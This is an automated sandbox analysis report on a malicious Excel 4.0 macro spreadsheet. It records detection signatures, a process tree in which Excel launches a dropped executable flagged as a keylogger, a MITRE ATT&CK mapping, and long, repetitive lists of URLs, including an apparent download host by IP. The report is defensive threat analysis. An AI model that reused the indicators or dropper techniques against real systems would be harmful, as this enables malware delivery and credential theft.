ID: 343657
Sample Name:
request_form_1611565093.xlsm
Cookbook:
defaultwindowsofficecookbook.jbs
Time: 10:22:31
Date: 25/01/2021
Version: 31.0.0 Emerald

Table of Contents


Analysis Report request_form_1611565093.xlsm

Overview


General Information

Sample Name:	request_form_1611565093.xlsm
Analysis ID:	343657
MD5:	9c47eef4c66e458..
SHA1:	da444ad39f51328.
SHA256:	042b7d9208258a..

Most interesting Screenshot:



Detection




Hidden Macro 4.0

Score:	80
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Document exploit detected (creates …
- Document exploit detected (drops P…
- Office document tries to convince vi…
- Document exploit detected (UrlDown…
- Document exploit detected (process…
- Found Excel 4.0 Macro with suspicio…
- Office process drops PE file
- Checks for available system drives …
- Contains functionality to check if a d…
- Contains functionality which may be…
- Contains long sleeps (>= 3 min)
- Creates a process in suspended mo…

Classification



Startup

- **System is w10x64**
- EXCEL.EXE (PID: 4640 cmdline: 'C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE' /automation -Embedding MD5: 5D6638F2C8F8571C593999C58866007E)
  - fdcbn.exe (PID: 4872 cmdline: 'C:\otrgh\sdgvjk\fdcbn.exe' MD5: DC74FAE0ADA0A2426E77588E3797E040)
    - fdcbn.exe (PID: 5384 cmdline: 'C:\otrgh\sdgvjk\fdcbn.exe' MD5: DC74FAE0ADA0A2426E77588E3797E040)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview


Memory Dumps

Source	Rule	Description	Author	Strings
Process Memory Space: fdcbn.exe PID: 4872	JoeSecurity_Keylogger_Generic	Yara detected Keylogger Generic	Joe Security	
Process Memory Space: fdcbn.exe PID: 5384	JoeSecurity_Keylogger_Generic	Yara detected Keylogger Generic	Joe Security	

Sigma Overview

No Sigma rule has matched

Signature Overview



- Compliance
- Spreading
- Software Vulnerabilities
- Networking
- Key, Mouse, Clipboard, Microphone and Screen Capturing
- System Summary
- Data Obfuscation
- Persistence and Installation Behavior
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection

Click to jump to signature section

Compliance:

Uses new MSVCR Dlls

Uses secure TLS version for HTTPS connections

Binary contains paths to debug symbols

Software Vulnerabilities:

Document exploit detected (creates forbidden files)

Document exploit detected (drops PE files)

Document exploit detected (UrlDownloadToFile)

Document exploit detected (process start blacklist hit)

System Summary:

Office document tries to convince victim to disable security protection (e.g. to enable ActiveX or Macros)

Found Excel 4.0 Macro with suspicious formulas


Office process drops PE file

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Netwo Effects
Replication Through Removable Media 1	Scripting 1 1	Path Interception	Process Injection 1 2	Masquerading 1 1	Input Capture 1 1	System Time Discovery 1	Replication Through Removable Media 1	Input Capture 1 1	Exfiltration Over Other Network Medium	Encrypted Channel 1 2	Eavesc Insecu Networ Commu
Default Accounts	Exploitation for Client Execution 4 3	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Disable or Modify Tools 1	LSASS Memory	Security Software Discovery 2 1	Remote Desktop Protocol	Archive Collected Data 1	Exfiltration Over Bluetooth	Non-Application Layer Protocol 1	Exploit Redire Calls/S
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Virtualization/Sandbox Evasion 2	Security Account Manager	Virtualization/Sandbox Evasion 2	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Application Layer Protocol 2	Exploit Track I Locatic
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Process Injection 1 2	NTDS	Process Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Protocol Impersonation	SIM Ca Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Scripting 1 1	LSA Secrets	Peripheral Device Discovery 1 1	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipu Device Commu

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Netwo Effects
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Obfuscated Files or Information 1	Cached Domain Credentials	File and Directory Discovery 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jammi Denial Service
External Remote Services	Scheduled Task	Startup Items	Startup Items	Compile After Delivery	DCSync	System Information Discovery 3	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Access


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

No Antivirus matches

Dropped Files

No Antivirus matches

Unpacked PE Files

No Antivirus matches

Domains

Source	Detection	Scanner	Label	Link
japort.com	0%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://fedir.comsign.co.il/crl/ComSignSecuredCA.crl0	0%	URL Reputation	safe	
http://fedir.comsign.co.il/crl/ComSignSecuredCA.crl0	0%	URL Reputation	safe	
http://fedir.comsign.co.il/crl/ComSignSecuredCA.crl0	0%	URL Reputation	safe	
http://fedir.comsign.co.il/crl/ComSignSecuredCA.crl0	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://www.certplus.com/CRL/class3.crl0	0%	URL Reputation	safe	
http://www.certplus.com/CRL/class3.crl0	0%	URL Reputation	safe	
http://www.certplus.com/CRL/class3.crl0	0%	URL Reputation	safe	
http://www.certplus.com/CRL/class3.crl0	0%	URL Reputation	safe	
http://ocsp.suscerte.gob.ve0	0%	URL Reputation	safe	
http://ocsp.suscerte.gob.ve0	0%	URL Reputation	safe	
http://ocsp.suscerte.gob.ve0	0%	URL Reputation	safe	
http://ocsp.suscerte.gob.ve0	0%	URL Reputation	safe	
http://crl.dhimyotis.com/certignarootca.crl0	0%	URL Reputation	safe	
http://crl.dhimyotis.com/certignarootca.crl0	0%	URL Reputation	safe	
http://crl.dhimyotis.com/certignarootca.crl0	0%	URL Reputation	safe	
http://crl.dhimyotis.com/certignarootca.crl0	0%	URL Reputation	safe	
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://cdn.entity.	0%	URL Reputation	safe	
http://www.chambersign.org1	0%	URL Reputation	safe	
http://www.chambersign.org1	0%	URL Reputation	safe	
http://www.chambersign.org1	0%	URL Reputation	safe	
http://www.chambersign.org1	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://ca2.mtin.es/mtin/crl/MTINAutoridadRaiz0	0%	URL Reputation	safe	
http://ca2.mtin.es/mtin/crl/MTINAutoridadRaiz0	0%	URL Reputation	safe	
http://ca2.mtin.es/mtin/crl/MTINAutoridadRaiz0	0%	URL Reputation	safe	
http://ca2.mtin.es/mtin/crl/MTINAutoridadRaiz0	0%	URL Reputation	safe	
http://crl.ssc.lt/root-c/cacrl.crl0	0%	URL Reputation	safe	
http://crl.ssc.lt/root-c/cacrl.crl0	0%	URL Reputation	safe	
http://crl.ssc.lt/root-c/cacrl.crl0	0%	URL Reputation	safe	
http://crl.ssc.lt/root-c/cacrl.crl0	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://ca.disig.sk/ca/crl/ca_disig.crl0	0%	URL Reputation	safe	
http://ca.disig.sk/ca/crl/ca_disig.crl0	0%	URL Reputation	safe	
http://ca.disig.sk/ca/crl/ca_disig.crl0	0%	URL Reputation	safe	
http://ca.disig.sk/ca/crl/ca_disig.crl0	0%	URL Reputation	safe	
http://www.suscerte.gob.ve/dpc0	0%	URL Reputation	safe	
http://www.suscerte.gob.ve/dpc0	0%	URL Reputation	safe	
http://www.suscerte.gob.ve/dpc0	0%	URL Reputation	safe	
http://www.suscerte.gob.ve/dpc0	0%	URL Reputation	safe	
http://www.disig.sk/ca/crl/ca_disig.crl0	0%	URL Reputation	safe	
http://www.disig.sk/ca/crl/ca_disig.crl0	0%	URL Reputation	safe	
http://www.disig.sk/ca/crl/ca_disig.crl0	0%	URL Reputation	safe	
http://www.disig.sk/ca/crl/ca_disig.crl0	0%	URL Reputation	safe	
http://https://3.14.70.198/flower/green_flowerj	0%	Avira URL Cloud	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://policy.camerfirma.com0	0%	URL Reputation	safe	
http://policy.camerfirma.com0	0%	URL Reputation	safe	
http://policy.camerfirma.com0	0%	URL Reputation	safe	
http://https://officeci.azurewebsites.net/api/	0%	Avira URL Cloud	safe	
http://acraiz.icpbrasil.gov.br/DPCacraiz.pdf0?	0%	URL Reputation	safe	
http://acraiz.icpbrasil.gov.br/DPCacraiz.pdf0?	0%	URL Reputation	safe	
http://acraiz.icpbrasil.gov.br/DPCacraiz.pdf0?	0%	URL Reputation	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://wus2-000.pagecontentsync.	0%	URL Reputation	safe	
http://https://wus2-000.pagecontentsync.	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://https://wus2-000.pagecontentsync.	0%	URL Reputation	safe	
http://crl.ssc.lt/root-b/cacrl.crl0	0%	URL Reputation	safe	
http://crl.ssc.lt/root-b/cacrl.crl0	0%	URL Reputation	safe	
http://crl.ssc.lt/root-b/cacrl.crl0	0%	URL Reputation	safe	
http://www.uce.gub.uy/informacion-tecnica/politicas/cp_acrn.pdf0G	0%	URL Reputation	safe	
http://www.uce.gub.uy/informacion-tecnica/politicas/cp_acrn.pdf0G	0%	URL Reputation	safe	
http://www.uce.gub.uy/informacion-tecnica/politicas/cp_acrn.pdf0G	0%	URL Reputation	safe	
http://https://wwww.certigna.fr/autorites/0m	0%	URL Reputation	safe	
http://https://wwww.certigna.fr/autorites/0m	0%	URL Reputation	safe	
http://https://wwww.certigna.fr/autorites/0m	0%	URL Reputation	safe	
http://www.ica.co.il/repository/cps/PersonalID_Practice_Statement.pdf0	0%	URL Reputation	safe	
http://www.ica.co.il/repository/cps/PersonalID_Practice_Statement.pdf0	0%	URL Reputation	safe	
http://www.ica.co.il/repository/cps/PersonalID_Practice_Statement.pdf0	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://www.globaltrust.info0	0%	URL Reputation	safe	
http://www.globaltrust.info0	0%	URL Reputation	safe	
http://www.globaltrust.info0	0%	URL Reputation	safe	
http://https://3.14.70.198/flower/green_flower~	0%	Avira URL Cloud	safe	
http://ac.economia.gob.mx/last.crl0G	0%	URL Reputation	safe	
http://ac.economia.gob.mx/last.crl0G	0%	URL Reputation	safe	
http://ac.economia.gob.mx/last.crl0G	0%	URL Reputation	safe	
http://crl.oces.trust2408.com/oces.crl0	0%	URL Reputation	safe	
http://crl.oces.trust2408.com/oces.crl0	0%	URL Reputation	safe	
http://crl.oces.trust2408.com/oces.crl0	0%	URL Reputation	safe	
http://https://3.14.70.198/	0%	Avira URL Cloud	safe	
http://certs.oaticerts.com/repository/OATICA2.crl	0%	URL Reputation	safe	
http://certs.oaticerts.com/repository/OATICA2.crl	0%	URL Reputation	safe	
http://certs.oaticerts.com/repository/OATICA2.crl	0%	URL Reputation	safe	
http://certs.oati.net/repository/OATICA2.crt0	0%	URL Reputation	safe	
http://certs.oati.net/repository/OATICA2.crt0	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
japort.com	50.87.232.245	true	false	• 0%, Virustotal, Browse	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://fedir.comsign.co.il/crl/ComSignSecuredCA.crl0	fdcbn.exe, 00000001.00000002.251376640.0000023605BA0000.00000002.00000001.sdmp, fdcbn.exe, 00000003.00000002.500720324.000001DEF05E0000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.certplus.com/CRL/class3.crl0	fdcbn.exe, 00000001.00000002.251376640.0000023605BA0000.00000002.00000001.sdmp, fdcbn.exe, 00000003.00000002.500720324.000001DEF05E0000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://shell.suite.office.com:1443	06F087F7-8F9B-422A-A7FF-5A5B7E4DEC24.0.dr	false		high
http://ocsp.suscerte.gob.ve0	fdcbn.exe, 00000001.00000002.251376640.0000023605BA0000.00000002.00000001.sdmp, fdcbn.exe, 00000003.00000002.500720324.000001DEF05E0000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://autodiscover-s.outlook.com/	06F087F7-8F9B-422A-A7FF-5A5B7E4DEC24.0.dr	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=Flickr	06F087F7-8F9B-422A-A7FF-5A5B7E4DEC24.0.dr	false		high
http://crl.dhimyotis.com/certignarootca.crl0	fdcbn.exe, 00000001.00000002.251376640.0000023605BA0000.00000002.00000001.sdmp, fdcbn.exe, 00000003.00000002.500720324.000001DEF05E0000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://sertifikati.ca.posta.rs/crl/PostaCARoot.crl0	fdcbn.exe, 00000001.00000002.251376640.0000023605BA0000.00000002.00000001.sdmp, fdcbn.exe, 00000003.00000002.500720324.000001DEF05E0000.00000002.00000001.sdmp	false		high
http://https://cdn.entity.	06F087F7-8F9B-422A-A7FF-5A5B7E4DEC24.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://dev.virtualearth.net/REST/V1/GeospatialEndpoint/	06F087F7-8F9B-422A-A7FF-5A5B7E4DEC24.0.dr	false		high
http://www.chambersign.org1	fdcbn.exe, 00000003.00000002.500720324.000001DEF05E0000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://rpsticket.partnerservices.getmicrosoftkey.com	06F087F7-8F9B-422A-A7FF-5A5B7E4DEC24.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://lookup.onenote.com/lookup/geolocation/v1	06F087F7-8F9B-422A-A7FF-5A5B7E4DEC24.0.dr	false		high
http://repository.swisssign.com/0	fdcbn.exe, 00000001.00000002.251376640.0000023605BA0000.00000002.00000001.sdmp, fdcbn.exe, 00000003.00000002.500720324.000001DEF05E0000.00000002.00000001.sdmp	false		high
http://ca2.mtin.es/mtin/crl/MTINAutoridadRaiz0	fdcbn.exe, 00000001.00000002.251376640.0000023605BA0000.00000002.00000001.sdmp, fdcbn.exe, 00000003.00000002.500720324.000001DEF05E0000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://crl.ssc.lt/root-c/cacrl.crl0	fdcbn.exe, 00000001.00000002.251376640.0000023605BA0000.00000002.00000001.sdmp, fdcbn.exe, 00000003.00000002.500720324.000001DEF05E0000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://syncservice.protection.outlook.com/PolicySync/PolicySync.svc/SyncFile	06F087F7-8F9B-422A-A7FF-5A5B7E4DEC24.0.dr	false		high
http://https://na01.oscs.protection.outlook.com/api/SafeLinksApi/GetPolicy	06F087F7-8F9B-422A-A7FF-5A5B7E4DEC24.0.dr	false		high
http://https://api.aadrm.com/	06F087F7-8F9B-422A-A7FF-5A5B7E4DEC24.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://ca.disig.sk/ca/crl/ca_disig.crl0	fdcbn.exe, 00000001.00000002.251376640.0000023605BA0000.00000002.00000001.sdmp, fdcbn.exe, 00000003.00000002.500720324.000001DEF05E0000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.suscerte.gob.ve/dpc0	fdcbn.exe, 00000001.00000002.251376640.0000023605BA0000.00000002.00000001.sdmp, fdcbn.exe, 00000003.00000002.500720324.000001DEF05E0000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.disig.sk/ca/crl/ca_disig.crl0	fdcbn.exe, 00000001.00000002.251376640.0000023605BA0000.00000002.00000001.sdmp, fdcbn.exe, 00000003.00000002.500720324.000001DEF05E0000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://3.14.70.198/flower/green_flowerj	fdcbn.exe, 00000003.00000003.404298189.000001DEEECE6000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown

